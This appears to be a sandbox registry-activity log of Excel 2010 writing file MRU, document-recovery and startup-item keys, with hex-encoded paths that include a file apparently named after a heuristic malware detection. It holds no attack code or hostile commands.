HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	4	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE1F6	EE1F6	binary	04 00 00 00 B8 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 32 00 34 00 2E 00 36 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B8 0F 99 2D EC 40 D7 01 F6 E1 0E 00 F6 E1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE292	EE292	binary	04 00 00 00 B8 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 32 00 36 00 2E 00 35 00 35 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 42 C5 48 32 EC 40 D7 01 92 E2 0E 00 92 E2 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE31E	EE31E	binary	04 00 00 00 B8 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 31 00 38 00 2E 00 35 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 05 93 60 32 EC 40 D7 01 1E E3 0E 00 1E E3 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE418	EE418	binary	04 00 00 00 B8 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 0B B4 99 32 EC 40 D7 01 18 E4 0E 00 18 E4 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE4B4	EE4B4	binary	04 00 00 00 B8 09 00 00 36 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 48 00 65 00 75 00 72 00 2E 00 33 00 31 00 36 00 38 00 31 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 8F 44 B6 32 EC 40 D7 01 B4 E4 0E 00 B4 E4 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	ou7	binary	6F 75 37 00 B8 09 00 00 02 00 00 00 00 00 00 00 84 00 00 00 01 00 00 00 40 00 00 00 38 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 68 00 65 00 75 00 72 00 2E 00 33 00 31 00 36 00 38 00 31 00 2E 00 78 00 6C 00 73 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 68 00 65 00 75 00 72 00 2E 00 33 00 31 00 36 00 38 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F5763	F5763	binary	04 00 00 00 B8 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 4E 0C 10 44 EC 40 D7 01 63 57 0F 00 63 57 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 